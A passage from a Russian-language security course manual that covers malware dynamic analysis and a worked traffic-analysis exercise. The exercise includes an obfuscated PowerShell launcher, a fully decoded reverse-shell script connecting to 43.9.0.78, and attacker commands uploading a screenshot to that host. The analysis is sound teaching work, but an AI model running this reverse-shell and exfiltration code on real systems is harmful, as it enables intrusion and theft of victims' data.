


Рисунок 53 – Вывод результата работы программы

Теперь необходимо просмотреть результаты работы запущенных ранее программ для динамического анализа.

На рисунке 54 видно, что программа создала исполняемый файл vmx32to64.exe и записала некое значение в реестр.




Рисунок 54 – Результат работы Process Monitor

Примечание: Записи новых значений в реестре по пути HKLM\SOFTWARE\Microsoft\ Cryptography\RNG\Seed смотреть не требуется, поскольку программа постоянно обновляет начальное значение генератора случайных чисел, хранящееся в реестре.

Если посмотреть в Process Explorer, то можно увидеть новый процесс под названием vmx32to64.exe. Именно такой файл был создан изучаемой программой.




Рисунок 55 – Процесс vmx32to64.exe

Теперь необходимо проверить, какой ключ был создан в реестре. Новый ключ реестра используется для запуска файла vmx32to64.exe вместе с

системой. Путь к нему копируется из ключа HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run. При этом создается ключ с именем VideoDriver.




Рисунок 56 – Новый ключ реестра с автозапуском vmx32to64.exe

Далее необходимо проверить wireshark на наличие сетевой активности.




Рисунок 57 – Результат работы wireshark

Исходя из представленных данных, можно сделать вывод, что после запуска программы в wireshark появились различные сетевые пакеты.

Примечание: виртуальная машина отключена от сети. Это один из важнейших факторов при анализе неизвестного ПО.

Вывод: изучив Lab03-01.exe можно сделать вывод что данный файл создает новый исполняемый файл, закрепляется в системе путем создания ключа в реестре для автозагрузки и совершает сетевые обращения.

Задание № 5. Анализ сетевого трафика

Цель работы: анализ сетевого трафика на предмет наличия компьютерных атак (далее - КА). После выявления КА студенту необходимо произвести максимально подробное описание КА с обязательным указанием следующих пунктов:

- дата и время проведения КА;
- IP-адрес атакующего;
- IP-адрес жертвы;
- вид КА (Например: подбор пароля к сервису FTP, эксплуатация уязвимости MS17-010, XSS, сканирование и тд.)
- успешность КА (успешна или неуспешна и почему);
- в случае успешности КА определить ее влияние на систему (Например: получение административного доступа к серверу при помощи протокола Telnet, получение непривилегированного доступа к серверу с правами пользователя oracle);
- в случае успешности КА определить дальнейшие действия злоумышленника (Например: вывод системы из строя, повышение привилегий, кража информации, модификация информации, использование скомпрометированной системы в своих целях, загрузка вредоносного программного обеспечения и тд.).

Преподаватель выдает персональное задание и архив трафика. Описание КА приводится в свободном виде в формате отчета, необходимо использовать скриншоты, листинги кода и тд.

Пример оформления отчета:

1) 20.08.2020 в период с 10:00:13 по 11:30:15 с узла 192.168.1.1 зафиксирована компьютерная атака «подбор пароля по протоколу FTP» на узел 192.168.20.20. КА неуспешна, т.к. не зафиксировано ответа от FTP-сервера «230 Login successful».

2) 20.08.2020 в период с 10:05:33 по 10:30:56 с узла 192.168.1.1 зафиксирована компьютерная атака «Shellshock» (эксплуатация уязвимости CVE-2014-6271) на узел 192.168.20.20. Атака успешна, т.к.:

- В поле “User-Agent” Get-запроса зафиксированы служебные символы «() { :;}» после которых шли обфусцированные команды ОС Linux;
- Код ответа веб-сервера «200» и содержит вывод выполненных команд из Get-запроса.

В результате эксплуатации уязвимости CVE-2014-6271 на веб-сервере 192.168.20.20 создан веб-шелл (URL: http://192.168.20.20/WSO.php, md5=11…11), выполняемый от прав пользователя www-data. С помощью веб-шелла злоумышленник смог определить версию ОС (Linux 3.2.0) и украсть файл (/tmp/secret_doc.txt). Содержание файла: «It’s a big secret». После чего злоумышленник загрузил исходный код эксплойта DirtyCOW (CVE-2016-5195) с веб-ресурса https://www.exploit-db.com/raw/40839 (md5=22…22), скомпилировал его командой “gcc -pthread dirty.c -o dirty -lcrypt”. Выполнив исполняемый файл эксплойта, злоумышленник получил права пользователя root и запустил майнер криптовалюты.

Пример выполнения задания

В Wireshark можно определить дату и время компьютерной атаки, проанализировав сетевой трафик с помощью различных функций и фильтров. Например, воспользовавшись временной шкалой пакетов.




Рисунок 58 – Панель первого отправленного пакета




Рисунок 59 – Панель первого отправленного пакета




Рисунок 60 – Панель последнего отправленного пакета

Таким образом, делаем вывод, что **дата** проведения КА - это 20 Апреля 2023 года. **Время** проведения ранжируется в диапазоне с 23:30:49 МСК до 23:33:23 МСК того же дня.

С помощью статистики IP адресов мы можем просмотреть список уникальных IP-адресов, встречающихся в сетевом трафике.

Адрес	Пакеты	Байты	Т
43.9.0.4	57	8,442 KiB	
43.9.0.15	133	95,745 KiB	
43.9.0.78	68	85,623 KiB	
239.255.255.250	8	1,680 KiB	

Рисунок 61 – Панель Endpoints с содержимым IP адресов

– IP адрес атакующего 1 это “43.9.0.15” страна Россия,

– адрес жертвы 1 “43.9.0.4” страна Россия,

– “239.255.255.250” - это адрес, который указывает на многоадресную группу, используемую для обнаружения служб в сети,

– атакующий 2 43.0.9.78 страна Россия.

Для определения вида атаки, стоит посмотреть, что происходит в пакетах по HTTP запросу. Нам нужно понять, каким именно образом злоумышленник завладел доступом к машине жертвы.

```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.18
Date: Thu, 20 Apr 2023 20:31:09 GMT
Content-type: text/html; charset=UTF-8
Content-Length: 274

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
<li><a href="breaking_news.pdf.bat">breaking_news.pdf.bat</a>
<li><a href="vnc.exe">vnc.exe</a>
</ul>
<hr>
</body>
</html>
```

Рисунок 62 – HTTP пакет отображаемой страницы (пакет №16)

Строки содержат список файлов в корневом каталоге ("/"). В списке присутствуют два элемента:

1. breaking_news.pdf.bat - файл с расширением .bat, что обычно указывает на файл пакетных команд Windows. Замаскирован под файл с расширением pdf.

2. vnc.exe - файл с расширением .exe, исполняемый файл, возможно, связанный с VNC (Virtual Network Computing).

Virtual Network Computing (VNC) — это технология удалённого доступа, которая позволяет пользователю управлять и просматривать удалённый компьютер через сеть. VNC состоит из клиентской и серверной частей. На удалённом компьютере должен быть установлен VNC-сервер, а на компьютере пользователя — VNC-клиент.

Можно сделать вывод, что вектором атаки выступает **спуффинг**. Но не стоит утверждать, что это основной вид атаки, это лишь вектор. Обратите внимание на пакет 49.

```
GET /breaking_news.pdf.bat HTTP/1.1
Host: 43.9.0.4
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Edg/89.0.774.68
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Referer: http://43.9.0.4/
Accept-Encoding: gzip, deflate
Accept-Language: ru,en;q=0.9,en-GB;q=0.8,en-US;q=0.7
```

Рисунок 63 – HTTP пакет №49

GET /breaking_news.pdf.bat HTTP/1.1 означает HTTP-запрос на получение ресурса с именем "breaking_news.pdf.bat" на хосте указанном в заголовке "Host".

Сервер указывает, что тип содержимого файла - "application/x-msdos-program" (приложение в формате MS-DOS).

Судя по пакетам, здесь запущен простой HTTP сервер.

Пакет №54 содержит команду PowerShell, которая будет выполнена при запуске файла "breaking_news.pdf.bat".

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(((('H'+'4sIAMGgQWQCA5VVXW/bOBB8'+'969YGOpF'+'QmTCTQO0DZDifGp6CJBrjSp3{1}
TAMhKbWsS406SOp2Ebi/'+'36kRH04TtBWD7bEXQ6Hs7PkvBDM5FLAn2gGNzhjPEdhoPfYA/sEawbn8BXXg2+zf5EZ'+'GFxvV/iVLtEOGmLzkzK/TiZ/a/{2}Mc1pwk{2}jMbCSnXFuIwKgCm6{2}xkpst{1}ZZhxzsjdW5v15vXFFd
{2}jcp+WXZQxsdU0WVYvU9So3JxNw0SuVxSkcX7o6nmTIpng5/1WnBJs3I08phKMtQavABLmRUcHcHfwwiq1HwOYb0MDPA/6M9{2}kfWjMljNK+f{2}XBsUqOzkSbq170viVEs1u0{1}j{2}TVbXfmM6{1}
npu8N5R8uqjFvWL1xGfYXOO3kjxnBlLF5VjbBisnuNrcIHVBoPCTfQnYq/RDwZ+4X6p+/IRzIk7z/0Y7sFv26vkk4bhXTpiFa4xFosLccswZZaVZmKmXNJ3x{1}iw0trntZgr1BDVqjcbElap4Z
+/TiYWzthHD4G1xZ9BwOqYbI35zsupcEElcnnOaMG/6E8z6jzXEI5n1F2P42iF+iQUWEWzrBu0ki/IEogCs7jvu'+'H67UnfU+kiNRK1W+xqOJ1tDU6m08D9Ox'+'MOCTkZ2ufpz{1}Nw52VGkdXhcGJwYwgKJjPn8LOzUZpcXkZO
+j9cTti/sVaVaw1j10zpAjkHVQhhs8EKU2h'+'r1z4cQ4Di4cx9Cdfsx3bM1qgJMLlcFaYN3opErrYqv1sYCJMI/s'+'qZklrODSRSraQqtSQwcou5JA0KLfYDZuRW3ArvRC8HubFVwbDdWD{2}M2w9{2}h{1}
LOLLoOqtu466EDC/2aSpPjKVxZSC{1}LPwJIw/PXudazvkh1QdnCcq5AIRfNEdNmtbTdE+6dzBGpd1sdYjVS9HQpHuQ9Di42K6uttno3KLuupdaLnGMYBnnpumoT35FmY{1}WxGIYxBHvsIxgIhOGBpBdOP8{2}urZavXRK+Q10KKTW
+8Jq3KLbPqKPSQf'+'MHRbm7WlQI8uhZNW1bumI{1}7BsG9WlXgZ98+u0tPMG3wgwqVPDm2YM6gVKQGvgYjsYpHNn/Uv8r{2}UoPR2RMzcJFP8FRC7JxRAJUSqrJcLq3WI'+'d1GS{1}MI1Vh9'+'BKD8+'+'6HbbVN79DAP
+XfFuaHju0a9sCv9ZwvvNCL5v7zB48/1RMuNfr9lO1YX0tdw7R3VWrkqr6g/K91ZnO1N7Xzl9T/LuNWjaAIAAA{0}')-f'=','e','y'))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd
()))"|
```

Рисунок 64 – PowerShell зашифрованная строка

Эта команда запускает PowerShell с параметрами -nop (не загружать профили), -w hidden (скрытый режим окна), -noni (без подтверждения) и -ep bypass (обход выполнения скриптов). Далее злоумышленник начал исследование ПК жертвы.

Попробуем расшифровать данный код с помощью PowerShell.

Получаем следующий код:

```
function Get-Webclient
{
 $wc = New-Object -TypeName Net.WebClient
 $wc.UseDefaultCredentials = $true
 $wc.Proxy.Credentials = $wc.Credentials
 $wc
}
function powerfun
{
 Param(
 [String]$Command,
 [String]$Sslcon,
 [String]$Download
 )
 Process {
 $modules = @()
 if ($Command -eq "bind")
 {
  $listener = [System.Net.Sockets.TcpListener]443
  $listener.start()
  $client = $listener.AcceptTcpClient()
 }
 if ($Command -eq "reverse")
 {
  $client = New-Object System.Net.Sockets.TCPClient("43.9.0.78",443)
 }
 $stream = $client.GetStream()
 if ($Sslcon -eq "true")
 {
  $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True}
-as [Net.Security.RemoteCertificateValidationCallback]))
  $sslStream.AuthenticateAsClient("43.9.0.78",$null,"tls12",$false)
  $stream = $sslStream
 }
 [byte[]]$bytes = 0..20000|%{0}
 $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) Microsoft
Corporation. All rights reserved.`n`n")
 $stream.Write($sendbytes,0,$sendbytes.Length)
 if ($Download -eq "true")
```

```
{
 $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
 $stream.Write($sendbytes,0,$sendbytes.Length)
 ForEach ($module in $modules)
 {
  (Get-Webclient).DownloadString($module)|Invoke-Expression
 }
}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
 $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
 $data = $EncodedText.GetString($bytes,0, $i)
 $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
 $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
 $x = ($error[0] | Out-String)
 $error.clear()
 $sendback2 = $sendback2 + $x
 $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
 $stream.Write($sendbyte,0,$sendbyte.Length)
 $stream.Flush()
}
$client.Close()
if ($listener)
{
$listener.Stop()
}
}
}
powerfun -Command reverse
```

Код представляет собой скрипт на языке PowerShell, который определяет две функции: Get-Webclient и powerfun. Функция Get-Webclient создает новый экземпляр объекта System.Net.WebClient и настраивает его для использования учетных данных по умолчанию. Функция powerfun принимает три параметра ($Command, $Sslcon и $Download) и выполняет различные действия в зависимости от значения параметра $Command.

Если параметр $Command установлен в значение "bind", функция создает TCP-прослушиватель на порту 443 и принимает соединение TCP-

клиента. Если параметр $Command установлен в значение "reverse", функция создает соединение TCP-клиента с IP-адресом "43.9.0.78" на порту 443.

Затем функция проверяет параметр $Sslcon. Если он установлен в значение "true", создается новый объект System.Net.Security.SslStream и аутентифицируется как клиент с использованием TLS 1.2. Существующий сетевой поток заменяется потоком SSL.

Далее функция отправляет клиенту сообщение с информацией о среде PowerShell.

Если параметр $Download установлен в значение "true", функция отправляет сообщение, указывающее, что загружаются модули. Затем она выполняет цикл по массиву $modules и загружает содержимое каждого модуля, используя метод DownloadString объекта Get-Webclient (который возвращает ранее созданный объект WebClient), а затем выполняет загруженный модуль с помощью Invoke-Expression.

Далее, функция входит в цикл, в котором она считывает данные из потока, выполняет полученные данные как команду PowerShell с помощью Invoke-Expression, захватывает вывод и отправляет его обратно клиенту.

Судя по данным параметрам кода - это **Reverse Shell**. Reverse Shell - это техника, при которой злоумышленник заставляет целевую систему установить соединение с ним и предоставить доступ к командной оболочке на зараженной системе.

Командой “whoami” злоумышленник просмотрел данные о пользователе. Далее запустил команду, которая позволяет сделать скриншот экрана.

```
echo 0b739tnxq0H0EGGKsRnqQMSm
0b739tnxq0H0EGGKsRnqQMSm
PS C:\Windows\system32>
PS C:\Windows\system32> whoami
desktop-n23fe00\student
PS C:\Windows\system32> [Reflection.Assembly]::LoadWithPartialName("System.Drawing")
```

Рисунок 65 – Действия злоумышленника

После этого злоумышленник отправляет скриншот на сервер “http://43.9.0.78/”

```
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1000, 900)
screenshot $bounds "C:\Windows\System32\screenshot.png"
PS C:\Windows\system32>
PS C:\Windows\system32> $wc = New-Object System.Net.WebClient
PS C:\Windows\system32> $wc.UploadFile("http://43.9.0.78","screenshot.png")
PS C:\Windows\system32>
PS C:\Windows\system32> dir C:\
```

Рисунок 66 – Действия злоумышленника

Далее, просматривая файлы, замечает TXT файл TOP_SECRET и решает в него заглянуть в поисках важной информации.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        07.12.2019     12:14                PerfLogs
d-r---        20.04.2023     22:28                Program Files
d-r---        27.07.2021      3:33                Program Files (x86)
d-r---        19.10.2021     19:26                Users
d-----        30.06.2022      9:35                Windows
-a----        21.02.2021      4:35        6343185 KMSAuto_Lite_Portable_v1.5.6_password_2019.7z
-a----        20.04.2023     21:33          74507 screenshot.png
-a----        30.06.2022     11:06            159 TOP_SECRET.txt
```

Рисунок 67 – Содержимое диска C

